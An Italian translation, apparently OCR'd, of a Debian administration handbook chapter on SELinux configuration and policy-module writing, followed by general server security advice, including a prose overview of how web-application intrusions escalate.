


Figura 14.4 *Transizioni automatiche attraverso domini*

IN PRATICA

Recuperare il contesto di sicurezza

Per recuperare il contesto di sicurezza di un dato processo, si usa l'opzione `Z` di `ps`.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0   2094 ?    Ss  0:00 /usr/sbin/
    ➥ vsftpd
```

Il primo campo riporta identità, ruolo, dominio e livello MCS, separati da due punti. Il livello MCS (*Multi-Category Security*) è un parametro che interviene nella configurazione della politica di protezione della riservatezza, che regola l'accesso ai file basato sulla relativa sensibilità. Questa caratteristica non verrà trattata in questo libro.

Per recuperare il contesto di sicurezza corrente in un terminale, eseguire `id -Z`.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Infine, per recuperare il tipo assegnato ad un file, usare `ls -Z`.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
     system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

Vale la pena notare che identità e ruolo assegnati a un file non hanno alcuna particolare importanza (non vengono mai utilizzati), ma per ragioni di uniformità, ad ogni oggetto viene assegnato un contesto di sicurezza completo.

14.5.2. Impostare SELinux

Il supporto di SELinux è incluso nei kernel standard forniti da Debian. Gli strumenti di base in Unix supportano SELinux senza alcuna modifica. Abilitare SELinux quindi è relativamente semplice.

Il comando `apt install selinux-basics selinux-policy-default` installerà automaticamente i pacchetti richiesti per configurare un sistema SELinux.

ATTENZIONE

Policy di riferimento non in jessie

Purtoppo i manutentori del pacchetto sorgente *refpolicy* non hanno gestito i bug critici del loro pacchetto ed il pacchetto è stato rimosso da jessie. Questo significa che i pacchetti *selinux-policy-** non sono attualmente installabili in jessie e hanno bisogno di essere recuperati da un'altro luogo. Speriamo che ritornino in qualche rilascio o nei backport di jessie. Nel frattempo, è possibile prenderli dalla unstable.

Questa triste situazione dimostra almeno che SELinux non è molto popolare tra gli utenti/sviluppatori che eseguono le versioni di sviluppo di Debian. Quindi, se si decide di usare SELinux, ci si dovrebbe aspettare che di default il sistema non funzioni perfettamente e si dovrà impiegare un pò di tempo per renderlo adatto alle esigenze specifiche.

Il pacchetto *selinux-policy-default* fornisce un insieme di regole standard. Per impostazione predefinita, questa politica limita l'accesso ad alcuni servizi fortemente esposti. Le sessioni utente non sono limitate ed è perciò improbabile che SELinux possa bloccare operazioni utente legittime. Comunque, questo aumenta la sicurezza per i servizi in esecuzione sulla macchina. Per installare un insieme di politiche equivalenti alle vecchie regole "restrittive", basta disabilitare il modulo unconfined (la gestione dei moduli è descritta in dettaglio più avanti in questa sezione).

Una volta che la politica è stata installata, bisogna etichettare tutti i file presenti (il che significa assegnare loro un tipo). Questa operazione dev'essere intrapresa manualmente con `fixfiles relabel`.

Il sistema SELinux a questo punto è pronto. Per abilitarlo, bisogna aggiungere il parametro selinux=1 security=selinux al kernel Linux. Il parametro audit=1 abilita la registrazione dei log di SELinux che memorizzano tutte le operazioni negate/non permesse. Da ultimo, il parametro enforcing=1 mette le regole in applicazione: senza di esso SELinux lavora nella modalità predefinita *permissiva* dove le azioni bloccate vengono raccolte nei log ma comunque eseguite. Bisogna perciò modificare il file di configurazione del bootloader GRUB per aggiungere i parametri desiderati. Un modo semplice per farlo è quello di modificare la variabile GRUB_CMDLINE_LINUX in `/etc/default/grub` e di lanciare `update-grub`. SELinux verrà attivato al riavvio.

Vale la pena notare che lo script `selinux-activate` automatizza queste operazioni e forza l'etichettatura all'avvio successivo (che evita la creazione di nuovi file non etichettati mentre SELinux non è ancora attivo e mentre l'etichettatura è in corso).

14.5.3. Gestire un sistema SELinux

La politica di SELinux corrisponde ad un insieme modulare di regole, e la loro installazione rileva e abilita i moduli in base ai servizi già presenti. Il sistema è così immediatamente operativo. Comunque, quando un servizio viene installato dopo l'applicazione della politica di SELinux, deve essere possibile abilitare manualmente il modulo corrispondente. Questo è lo scopo del comando `semodule`. Inoltre, dev'essere possibile definire i ruoli che ogni utente può assumere, che può essere fatto con il comando `semanage`.

Questi due comandi quindi vengono usati per apportare modifiche all'attuale configurazione di SELinux, che è memorizzata in `/etc/selinux/default/`. Diversamente da altri file di configurazione che si trovano in `/etc/`, tutti questi file non devono essere modificati manualmente. Si devono utilizzare i programmi dedicati a questo scopo.

APPROFONDIMENTI

Documentazione ulteriore

Dal momento che NSA non fornisce alcuna documentazione ufficiale, la comunità per compensare ha istituito un wiki. Sono state raccolte un sacco di informazioni, ma bisogna fare attenzione che la maggior parte dei collaboratori sono utenti Fedora (dove SELinux è abilitato in modo predefinito). La documentazione pertanto tende ad essere specifica per questa distribuzione.

➨ `http://www.selinuxproject.org`

Bisogna dare anche uno sguardo alla pagina dedicata del wiki Debian e al blog di Russell Coker, che è uno dei più attivi sviluppatori Debian che si dedica al supporto SELinux.

➨ `http://wiki.debian.org/SELinux`

➨ `http://etbe.coker.com.au/tag/selinux/`

Gestione dei moduli SELinux

I moduli disponibili per SELinux sono situati nella directory `/usr/share/selinux/default/`. Per abilitare uno di questi nella configurazione corrente, si usa `semodule -i modulo.pp.bz2`. L'estensione *pp.bz2* sta per *policy package*(compressa con bzip2).

Si può rimuovere un modulo dalla configurazione corrente con `semodule -r modulo`. Infine, il comando `semodule -l` elenca i moduli che sono attualmente installati. Visualizza anche i loro numeri di versione. I moduli possono essere attivati selettivamente con `semodule -e` e disabilitai con `semodule -d`.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
# semodule -l
abrt    1.5.0   Disabled
accountsd       1.1.0
acct    1.6.0
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt    1.5.0
accountsd       1.1.0   Disabled
acct    1.6.0
[...]
# semodule -r abrt
# semodule -l
accountsd       1.1.0   Disabled
acct    1.6.0
[...]
```

`semodule` carica immediatamente la nuova configurazione tranne nel caso si usi la sua opzione -n. Vale la pena notare che per impostazione predefinita il programma agisce sulla configurazione corrente (riportata nella variabile SELINUXTYPE in `/etc/selinux/config`), ma si può anche modificarne un'altra specificandola con l'opzione -s.

Gestione delle identità

Ogni volta che un utente effettua l'accesso, assume una determinata identità SELinux. Questa identità definisce i ruoli che egli può assumere. Queste due corrispondenze (utente-identità e identità-ruoli) sono configurabili con il comando `semanage`.

Bisogna assolutamente leggere la pagina di manuale `semanage(8)`, anche se la sintassi del comando sembra essere simile per tutti i concetti che vengono gestiti. Si troveranno opzioni comuni a tutti i sotto-comandi: -a per aggiungere, -d per eliminare, -m per modificare, -l per elencare, e -t per indicare un tipo (o un dominio).

`semanage login -l` elenca la corrispondenza in uso degli identificatori degli utenti con le identità SELinux. Gli utenti che non hanno un riferimento esplicito acquisiscono l'identità riportata nella voce `__default__`. Il comando `semanage login -a -s user_u utente` associa l'identità *user_u* al dato utente. Infine, `semanage login -d utente` rimuove la voce corrispondente assegnata all'utente.

```
# semanage login -a -s user_u rhertzog
# semanage login -l
```

```
Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         SystemLow-SystemHigh *
rhertzog             user_u               SystemLow            *
root                 unconfined_u         SystemLow-SystemHigh *
system_u             system_u             SystemLow-SystemHigh *
# semanage login -d rhertzog
```

`semanage user -l` elenca la corrispondenza delle identità degli utenti in SELinux con i ruoli assegnati. L'aggiunta di una nuova identità richiede la definizione sia dei ruoli corrispondenti sia di un prefisso di etichetta utilizzato per assegnare un tipo ai file personali (`/home/utente/*`). Il prefisso deve essere preso da user, staff, e sysadm. Il prefisso «staff» ha come risultato file di tipo «staff_home_dir_t». Per creare una nuova identità per l'utente in SELinux basta lanciare `semanage user -a -R ruoli -P prefisso identità`. Infine, è possibile rimuovere un'identità di SELinux con `semanage user -d identity`.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range             SELinux Roles

root            sysadm     SystemLow  SystemLow-SystemHigh  staff_r sysadm_r system_r
staff_u         staff      SystemLow  SystemLow-SystemHigh  staff_r sysadm_r
sysadm_u        sysadm     SystemLow  SystemLow-SystemHigh  sysadm_r
system_u        user       SystemLow  SystemLow-SystemHigh  system_r
test_u          staff      SystemLow  SystemLow             staff_r user_r
unconfined_u    unconfined SystemLow  SystemLow-SystemHigh  system_r unconfined_r
user_u          user       SystemLow  SystemLow             user_r
# semanage user -d test_u
```

Gestire i contesti dei file, le porte e i booleani

Ogni modulo SELinux fornisce un insieme di regole per l'etichettatura dei file, ma è anche possibile aggiungerne di personalizzate per far fronte a casi specifici. Per esempio, se si vuole che il server web possa leggere i file dentro la gerarchia `/srv/www/`, si deve lanciare `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"` seguito da `restorecon -R /srv/www/`. Il primo comando registra le nuove regole sull'etichettatura e il secondo reimposta i tipi di file in base alle regole di etichettatura correnti.

In modo del tutto simile, le porte TCP/UDP sono etichettate in modo da assicurare che solo il rispettivo demone possa rimanere in ascolto su di esse. Per esempio, se si vuole che il server web rimanga in ascolto su porta 8080, è consigliabile seguire `semanage port -m -t http_port_t -p tcp 8080`.

Alcuni moduli SELinux esportano opzioni booleane che si possono personalizzare per variare il comportamento delle regole predefinite. L'utilità `getsebool` viene usata per ispezionare tali opzioni (`getsebool booleano` mostra un'opzione, e `getsebool -a` le mostra tutte). Il comando `setsebool booleano valore` modifica il valore corrente di un'opzione booleana. L'opzione -P rende permanente la modifica, cioè il nuovo valore diventa il predefinito e questo rimarrà tale nei successivi riavvii. L'esempio sotto concede ai web server l'accesso alle directory home (utile quando gli utenti hanno siti web personali in `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. Adattare le regole

Dato che la politica di SELinux è modulare, potrebbe essere interessante sviluppare nuovi moduli per le applicazioni (eventualmente personalizzate) che ne sono prive. Questi nuovi moduli quindi completerebbero la *politica di riferimento*.

Per creare nuovi moduli, è richiesto il pacchetto *selinux-policy-dev* oltre a *selinux-policy-doc*. Quest'ultimo contiene la documentazione delle regole standard (`/usr/share/doc/selinux-policy-doc/html/`) e file di esempio che possono essere usati come modelli per creare nuovi moduli. Installiamo questi file ed esaminiamoli più da vicino:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

Il file `.te` è il più importante. Definisce le regole. Il file `.fc` definisce i "contesti dei file", che sono i tipi assegnati ai file relativi a questo modulo. I dati all'interno del file `.fc` sono usati durante la fase di etichettatura dei file. Infine, il file `.if` definisce l'interfaccia del modulo: si tratta di una serie di "funzioni pubbliche", che altri moduli possono utilizzare per interagire correttamente con il modulo che si sta creando.

Scrivere un file `.fc`

Analizzare l'esempio sotto dovrebbe essere sufficiente per capire la struttura di un file di questo tipo. Si possono usare espressioni regolari per assegnare lo stesso contesto di sicurezza a file multipli, oppure anche a un intero albero di directory.

Esempio 14.2 *File* `example.fc`

```
# l'eseguibile miaapp avrà:
# label: system_u:object_r:miaapp_exec_t
# sensibilità MLS: s0
# categorie MCS : <nessuna>

/usr/sbin/miaapp         --      gen_context(system_u:object_r:miaapp_exec_t,s0)
```

Scrivere un file `.if` *benutze*

Nell'esempio sotto, la prima interfaccia («miaapp_domtrans») controlla chi può eseguire l'applicazione. La seconda («miaapp_lettura_log») concede i diritti di lettura sui file di log dell'applicazione.

Ogni interfaccia deve generare un insieme valido di regole che può essere incluso in un file `.te`. Si deve perciò dichiarare tutti i tipi che si usano (con la macro gen_require), e usare direttive standard per concedere i diritti. Da notare, comunque, che si possono utilizzare le interfacce fornite dagli altri moduli. Nella prossima sezione si approfondirà maggiormente come esprimere questi diritti.

Esempio 14.3 *File* `example.if`

```
## <summary>Myapp example policy</summary>
## <desc>
##      <p>
##              More descriptive text about myapp.  The <desc>
##              tag can also use <p>, <ul>, and <ol>
##              html tags for formatting.
##      </p>
##      <p>
##              This policy supports the following myapp features:
##              <ul>
##              <li>Feature A</li>
##              <li>Feature B</li>
##              <li>Feature C</li>
##              </ul>
##      </p>
## </desc>
#

########################################
## <summary>
##      Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##      Domain allowed to transition.
## </param>
```

```
#
interface(‘myapp_domtrans’,‘
        gen_require(‘
                type myapp_t, myapp_exec_t;
        ’)

        domtrans_pattern($1,myapp_exec_t,myapp_t)
’)

######################################
## <summary>
##      Read myapp log files.
## </summary>
## <param name=”domain”>
##      Domain allowed to read the log files.
## </param>
#
interface(‘myapp_read_log’,‘
        gen_require(‘
                type myapp_log_t;
        ’)

        logging_search_logs($1)
        allow $1 myapp_log_t:file r_file_perms;
’)
```

DOCUMENTAZIONE

Spiegazioni in merito alla *politica di riferimento*

La *politica di riferimento* è in evoluzione come ogni altro progetto di software libero: in base ai contributi volontari. Il progetto è ospitato presso Tresys, una delle aziende più attive nel campo di SELinux. Il suo wiki contiene spiegazioni sulla struttura delle regole e sulla loro creazione.

➨ `https://github.com/TresysTechnology/refpolicy/wiki/GettingStarted`

Scrivere un file `.te`

Osservare il file `example.te`:

APPROFONDIMENTI

Il linguaggio macro `m4`

Per strutturare in modo appropriato la politica, gli sviluppatori di SELinux utilizzano un processore di comandi macro. Invece di duplicare molte direttive *allow* simili, creano «funzioni macro» per sfruttare una logica a più alto livello, che si traduce anche in una politica maggiormente comprensibile.

In pratica, per compilare queste regole viene usato `m4`. Con esso si esegue l'operazione opposta: si espandono tutte le direttive ad alto livello in un enorme database di direttive *allow*.

Le «interfacce» di SELinux sono semplicemente funzioni macro che vengono sostituite da un insieme di regole al momento della loro compilazione. Allo stesso modo,

alcuni diritti sono in realtà gruppi di diritti che vengono sostituiti dai loro valori in fase di compilazione.

```
policy_module(myapp,1.0.0) ❶

########################################
#
# Declarations
#

type myapp_t; ❷
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ❸

type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

########################################
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ❺

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

❶ Il modulo dev'essere identificato da nome e numero di versione. Questa direttiva è obbligatoria.

❷ Se il modulo introduce nuovi tipi, deve dichiararli con direttive come questa. Non bisogna esitare a creare tanti tipi quanti necessari piuttosto che concedere troppi inutili diritti.

❸ Queste interfacce definiscono il tipo miaapp_t come un dominio di processo che deve essere usato da ogni eseguibile etichettato con miaapp_exec_t. Implicitamente, ciò aggiunge l'attributo exec_type a tutti questi soggetti, che a loro volta permettono ad altri moduli di concedere i diritti di esecuzione su questi programmi: per esempio, il modulo userdomain concede ai processi con dominio user_t, staff_t e sysadm_t di eseguirli. I domini di altre applicazioni circoscritte non avranno i diritti di eseguirli, finché le regole non concedono loro diritti simili (è questo il caso, per esempio, di dpkg con il relativo dominio dpkg_t).

❹ logging_log_file è un'interfaccia fornita dalla politica di riferimento. Essa indica che i file etichettati con quel dato tipo sono file di log che possono beneficiare delle regole associate (per esempio concedendo i diritti a `logrotate` in modo che possa manipolarli).

❺ La direttiva allow è la direttiva base per autorizzare un'operazione. Il primo parametro è il dominio del processo a cui è concessa l'esecuzione dell'operazione. Il secondo definisce l'oggetto che un processo del primo dominio può manipolare. Questo parametro si definisce come «*tipo*:*classe*» dove *tipo* è il proprio tipo SELinux e *classe* descrive la natura dell'oggetto (file, directory, socket, fifo, ecc.). Infine, l'ultimo parametro descrive i permessi (le operazioni consentite).

I permessi sono definiti come un insieme di operazioni consentite e seguono questo modello: { *operazione1 operazione2* }. Si possono usare comunque anche macro che rappresentano i permessi più comuni. L'elenco si trova in `/usr/share/selinux/devel/include/support/obj_perm_sets.spt`.

La seguente pagina web fornisce una lista relativamente esaustiva delle classi di soggetti, e i permessi che possono essere consentiti.

➡ `http://www.selinuxproject.org/page/ObjectClassesPerms`

Ora si deve trovare l'insieme minimo di regole necessarie per assicurare che l'applicazione o il servizio in questione funzioni correttamente. Per ottenere ciò, bisogna avere una buona conoscenza di come funziona l'applicazione e di che genere di dati vengono gestiti e/o prodotti.

È comunque possibile un approccio empirico. Una volta che i soggetti rilevanti sono stati correttamente etichettati, si può usare l'applicazione in modalità permissiva: che verrebbero bloccate vengono registrate ma vengono comunque eseguite. Analizzando i log, si possono identificare le operazioni da consentire. Questo è un esempio di una di queste voci di log:

```
avc:  denied  { read write } for  pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
    ➥ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
    ➥ device_t:s0 tclass=fifo_file permissive=1
```

Per comprendere meglio questo messaggio, studiamolo pezzo per pezzo.

Dall'osservazione di questa voce di log, è possibilie costruire una regola che può permettere questa operazione. Per esempio: allow syslogd_t device_t:fifo_file { read write }. Questo processo può essere automatizzato, ed è esattamente ciò che offre il comando `audit2allow` (del pacchetto *policycoreutils*). Questo approccio è utile solo se i vari soggetti sono già etichettati correttamente secondo ciò che dev'essere ristretto. In ogni caso, bisognerà rivedere attentamente le regole generate e validarle a seconda della propria conoscenza dell'applicazione. In effetti, questo approccio tende a concedere più diritti di quelli realmente necessari. La soluzione corretta è spesso quella di creare nuovi tipi e di concedere i diritti solo a quei tipi. Può anche accadere che negare un'operazione non sia fatale per l'applicazione, nel qual caso sarebbe meglio aggiungere una regola «dontaudit» per evitare la voce di log nonostante l'effettivo diniego.

Messaggio	Descrizione
`avc: denied`	Un'operazione è stata negata.
`{ read write }`	Questa operazione ha richiesto i permessi di lettura e scrittura.
`pid=1876`	Il processo con PID 1876 ha eseguito l'operazione (o ha tentato di eseguirla).
`comm="syslogd"`	Il processo era un'istanza del programma syslogd.
`name="xconsole"`	L'oggetto di destinazione è stato chiamato xconsole. A volte invece si può avere - con il percorso completo - anche un "percorso" variabile.
`dev=tmpfs`	Il device che contiene l'oggetto di destinazione è un tmpfs (un file system in memoria). Per un normale disco, si vede proprio la partizione (per esempio: "sda3").
`ino=5510`	L'oggetto è identificato dall'inode numero 5510.
`scontext=system_u:system_r:syslogd_t:s0`	Questo è il contesto di sicurezza del processo che ha eseguito l'operazione.
`tcontext=system_u:object_r:device_t:s0`	Questo è il contesto di sicurezza dell'oggetto di destinazione.
`tclass=fifo_file`	L'oggetto di destinazione è un file FIFO.

Tabella 14.1 *Analisi di un tracciamento di SELinux*

COMPLEMENTI

Nessun ruolo nelle regole della politica

Può sembrare strano che i ruoli non compaiano per nulla nella creazione di nuove regole. SELinux utilizza solo i domini per capire quali operazioni sono permesse. Il ruolo interviene solo indirettamente dando la possibilità all'utente di passare ad un altro dominio. SELinux è basato sulla teoria nota come *Type Enforcement* e il tipo è il solo elemento che conta quando si concedono i diritti.

Compilare i file

Una volta che i 3 file (`example.if`, `example.fc` e `example.te`) corrispondono alle proprie aspettative per le nuove regole, basta lanciare `make NAME=devel` per generare un modulo nel file `example.pp` (può essere immediatamente caricato con `semodule -i example.pp`). Se sono definiti diversi moduli, `make` verranno creati tutti i rispettivi file `.pp`.

14.6. Altre considerazioni relative alla sicurezza

La sicurezza non è un problema tecnico; più di ogni altra cosa, si tratta di buone pratiche e di comprensione dei rischi. Questa sezione esamina alcuni dei rischi più comuni, così come alcune delle migliori pratiche che, a seconda dei casi, aumentano il livello di sicurezza o limitano l'impatto di un attacco subito.

14.6.1. Rischi intrinseci delle applicazioni web

Il carattere universale delle applicazioni web ha aiutato la loro proliferazione. Spesso ne sono in esecuzione parecchie in parallelo: webmail, wiki, sistemi collaborativi, gallerie di foto, blog e così via. Molte di queste applicazioni si basano sullo stack «LAMP» (*Linux, Apache, MySQL, PHP*). Sfortunatamente, molte di queste applicazioni sono state anche scritte senza sufficiente considerazione dei problemi di sicurezza. I dati provenienti dall'esterno vengono, troppo spesso, acquisiti con poca o nessuna validazione. Possono essere forniti valori creati appositamente per stravolgere l'invocazione di un comando in modo tale che un altro venga eseguito al suo posto. La maggior parte dei problemi più comuni sono stati risolti col passare del tempo, ma regolarmente se ne presentano di nuovi.

VOCABOLARIO

SQL injection

Quando un programma inserisce dati nelle interrogazioni SQL in modo non sicuro, diventa vulnerabile all'SQL injection; questo termine identifica l'atto di cambiare un parametro in modo tale che l'interrogazione effettivamente eseguita dal programma sia differente da quella prevista, con lo scopo di danneggiare un database oppure ottenere dati che normalmente non dovrebbero essere accessibili.

➨ `http://en.wikipedia.org/wiki/SQL_Injection`

Risulta d'obbligo quindi l'aggiornamento delle applicazioni web su base regolare, affinché nessun cracker (che sia un autore di attacchi professionista oppure un principiante) possa sfruttare

una vulnerabilità conosciuta. Il rischio effettivo dipende dai casi, e spazia dalla perdita dei dati all'esecuzione di codice arbitrario, incluso il defacing di un sito web.

14.6.2. Sapere cosa aspettarsi

Una vulnerabilità in un'applicazione web è spesso usata come punto di partenza per un tentativo di attacco. Quello che segue è una breve rassegna delle possibili conseguenze.

APPROFONDIMENTI

Filtrare le richieste HTTP

Apache 2 include moduli che permettono di filtrare le richieste HTTP. Questi permettono di bloccare alcuni vettori d'attacco. Per esempio, si può prevenire un buffer overflow limitando la lunghezza dei parametri. Più in generale, si può validare i parametri prima che vengano passati all'applicazione web e limitare l'accesso con vari criteri. Questo approccio può anche essere combinato con aggiornamenti dinamici dei firewall, in modo tale che un client che viola una delle regole è escluso dall'accesso al server web per un un dato periodo di tempo.

Impostare questi controlli può essere un compito lungo e laborioso, ma può ripagare quando l'applicazione web che dev'essere installata ha seguito uno sviluppo incerto per quanto riguarda la sicurezza.

mod-security2 (nel pacchetto *libapache2-mod-security2*) è il principale di tali moduli. Viene fornito anche con molte regole già pronte all'uso (nel pacchetto *modsecurity-crs*) che possono essere facilmente abilitate.

Le conseguenze di un'intrusione hanno vari livelli di evidenza a seconda delle intenzioni di chi fa l'attacco. Un principiante («*script-kiddy*») applica alla lettera ricette che trova sui siti web; molto spesso deturpa una pagina web o distrugge dati. In casi particolari, aggiunge contenuti invisibili alle pagine web per aumentare i riferimenti ai suoi siti web nei motori di ricerca.

Un attaccante più esperto va oltre. Uno scenario disastroso può presentarsi nella seguente maniera: chi attacca acquisisce la capacità di eseguire comandi come utente www-data, ma l'esecuzione di un comando richiede molte manipolazioni. Per avere vita più facile, installa altre applicazioni web progettate appositamente per eseguire da remoto varie tipologie di comandi, ad esempio l'esplorazione del file system, la gestione delle autorizzazioni, il caricamento o lo scaricamento di file, l'esecuzione di comandi, e talvolta l'apertura di una shell di rete. Spesso, la vulnerabilità permette di lanciare il comando `wget` per scaricare un qualche tipo di malware in `/tmp/`, per poi eseguirlo. Di solito il malware viene scaricato da un sito web esterno che è stato precedentemente compromesso, per far perdere le tracce e rendere più arduo individuare la reale provenienza dell'attacco.

A questo punto, chi attacca ha sufficiente libertà di movimento spesso per poter installare un *bot* IRC (un automa che si connette ad un server IRC e può essere controllato attraverso questo canale). Questo bot viene talvolta usato per condividere file illegali (copie non autorizzate di film o software e così via). Un autore di attacchi ben determinato potrebbe voler spingersi oltre. L'account www-data non permette l'accesso completo alla macchina, così chi attacca potrebbe provare a ottenere i privilegi di amministratore. Ora, ciò non dovrebbe essere possibile, ma se l'applicazione web non è aggiornata, può essere che il kernel oppure altri programmi siano

anch'essi non aggiornati; questo può essere conseguenza della decisione dell'amministratore che, nonostante sia a conoscenza della vulnerabilità, ha trascurato di aggiornare il sistema dal momento che non sono presenti utenti locali. Chi attacca, quindi, può avvantaggiarsi di questa seconda vulnerabilità per ottenere l'accesso come root.

VOCABOLARIO
Escalation dei privilegi

Questo termine copre tutto ciò che viene usato per ottenere permessi più ampi di quelli che un utente normalmente dovrebbe avere. Il programma `sudo` è progettato precisamente con lo scopo di concedere i diritti di amministratore ad alcuni utenti. Ma lo stesso termine è usato anche per descrivere l'atto di un autore di attacchi che sfrutta una vulnerabilità per ottenere diritti non dovuti.

Ora chi attacca ha il controllo sulla macchina; cercherà di mantenere questo accesso privilegiato per il maggior tempo possibile. Questo può comprendere l'installazione di un *rootkit*, un programma che rimpiazza alcuni componenti del sistema per permettere all'autore dell'attacco di ottenere i privilegi di amministratore nuovamente le volte successive; il rootkit tenta anche di mascherare la propria esistenza così come ogni traccia di intrusione. Un programma `ps` alterato ometterà di elencare alcuni processi, `netstat` non elencherà alcune delle connessioni attive e così via. Sfruttando i permessi di root, l'autore dell'attacco è stato in grado di osservare l'intero sistema, ma non ha trovato dati importanti; così tenterà di accedere ad altre macchine nella rete aziendale. Analizzando l'account dell'amministratore e i file della cronologia, l'autore dell'attacco scopre a quali macchine vengono fatti accessi frequenti. Sostituendo `sudo` oppure `ssh` con un programma contraffatto, chi attacca può intercettare alcune delle password di amministrazione, che possono essere usate nei server rilevati... e l'intrusione da lì si può propagare.

Questo è uno scenario da incubo che può essere evitato attraverso numerose misure. Le prossime sezioni ne descrivono alcune.

14.6.3. Scegliere saggiamente il software

Una volta che i potenziali problemi di sicurezza sono noti, devono essere presi in considerazione a ciascun passo del processo di distribuzione di un servizio, specialmente quando si sceglie il software da installare. Molti siti web, come SecurityFocus.com, mantengono un elenco delle vulnerabilità riscontrate di recente, che danno un'idea dei precedenti per ciò che riguarda la sicurezza prima che qualche software particolare venga distribuito. Sicuramente questa informazione dev'essere messa in relazione con la popolarità del suddetto software: un programma ampiamente diffuso è un obiettivo più allettante, e di conseguenza dev'essere esaminato più attentamente. D'altro canto, un programma di nicchia potrebbe presentare molti buchi di sicurezza che non vengono mai pubblicizzati a causa della mancanza di interesse nelle verifiche di sicurezza.

VOCABOLARIO
Controlli di sicurezza

Il controllo di sicurezza è il processo di lettura approfondita e analisi del codice sorgente del software, alla ricerca di possibili vulnerabilità di sicurezza che può contenere. Tali verifiche sono di solito proattive e vengono effettuate per garantire che un programma soddisfi determinati requisiti di sicurezza.

Nel mondo del Software Libero, c'è generalmente ampio spazio di manovra, e la scelta di un pezzo di software rispetto ad un altro dovrebbe essere una decisione basata su criteri locali. Maggiori funzionalità implicano un maggiore rischio di una vulnerabilità nascosta nel codice; scegliere il programma più avanzato per svolgere un'attività può effettivamente essere controproducente, e spesso utilizzare il programma più semplice che soddisfa i requisiti è il migliore approccio.

VOCABOLARIO
Zero-day exploit

Un attacco *zero-day exploit* è difficile da prevenire; il termine copre una vulnerabilità che non è ancora conosciuta agli autori del programma.

14.6.4. Gestire una macchina nel suo complesso

La maggior parte delle distribuzioni Linux installano per impostazione predefinita un certo numero di servizi Unix e svariati strumenti. I molti casi, questi servizi e strumenti non sono necessari per gli effettivi scopi per cui l'amministratore configura la macchina. Come linea guida generale in termini di sicurezza, è meglio disinstallare il software non necessario. Infatti, non ha senso mettere in sicurezza un server FTP, se può essere sfruttata la vulnerabilità di un altro servizio inutilizzato per ottenere i privilegi di amministratore sull'intera macchina.

Seguendo lo stesso ragionamento, i firewall sono spesso configurati per permettere l'accesso solo ai servizi che sono destinati ad essere disponibili pubblicamente.

Gli attuali computer sono sufficientemente potenti da permettere di offrire numerosi servizi sulla stessa macchina fisica. Da un punto di vista economico, tale possibilità è interessante: solo un computer da amministrare, minor consumo energetico e così via. Dal punto di vista della sicurezza, invece, questa scelta può diventare un problema. Un solo servizio compromesso può permettere l'accesso all'intera macchina, che a sua volta può compromettere gli altri servizi offerti. Il rischio può essere limitato isolando i servizi. Ciò si ottiene sia con la virtualizzazione (ogni servizio viene ospitato in una macchina virtuale dedicata o contenitore), sia con AppArmor/SELinux (assegnando ad ogni servizio demone un insieme adeguatamente progettato di permessi).

14.6.5. Agli utenti piace giocare

Discutere di sicurezza porta immediatamente alla mente la protezione contro gli attacchi da parte di cracker anonimi che si nascondono nella giungla di Internet; ma un fatto spesso dimenticato è che i rischi vengono anche dall'interno: un dipendente che sta per lasciare l'azienda potrebbe scaricare file sensibili relativi a progetti importanti e venderli alla concorrenza, un venditore negligente potrebbe allontanarsi dalla propria scrivania senza bloccare la sessione durante un meeting con un nuovo potenziale cliente, un utente maldestro potrebbe eliminare la directory sbagliata per errore e così via.

La risposta a questi rischi può richiedere soluzioni tecniche: bisogna concedere agli utenti solo i permessi necessari, inoltre è d'obbligo pianificare backup regolari. Ma nella maggior parte dei casi, per evitare i rischi la giusta protezione implica insegnare agli utenti come evitare i rischi.

APPROFONDIMENTI
autolog

Il pacchetto *autolog* contiene un programma che disconnette automaticamente gli utenti inattivi dopo un ritardo configurabile. Permette anche di terminare i processi utente che rimangono attivi al termine della sessione, impedendo così agli utenti di eseguire demoni.

14.6.6. Sicurezza fisica

Non ha senso mettere in sicurezza i servizi e le reti se i computer stessi non sono protetti. Dati importanti meritano di essere memorizzati su dischi fissi hot-swap in configurazione RAID, perché i dischi fissi prima o poi si guastano e la disponibilità dei dati è d'obbligo. Ma se qualsiasi ragazzo della pizza può entrare nell'edificio, intrufolarsi nella stanza del server e scappare con alcuni dischi rigidi prescelti, allora un importante aspetto di sicurezza non è soddisfatto. Chi può entrare nella stanza del server? È presente un controllo degli accessi? Queste domande meritano una considerazione (e una risposta) quando viene valutata la sicurezza fisica.

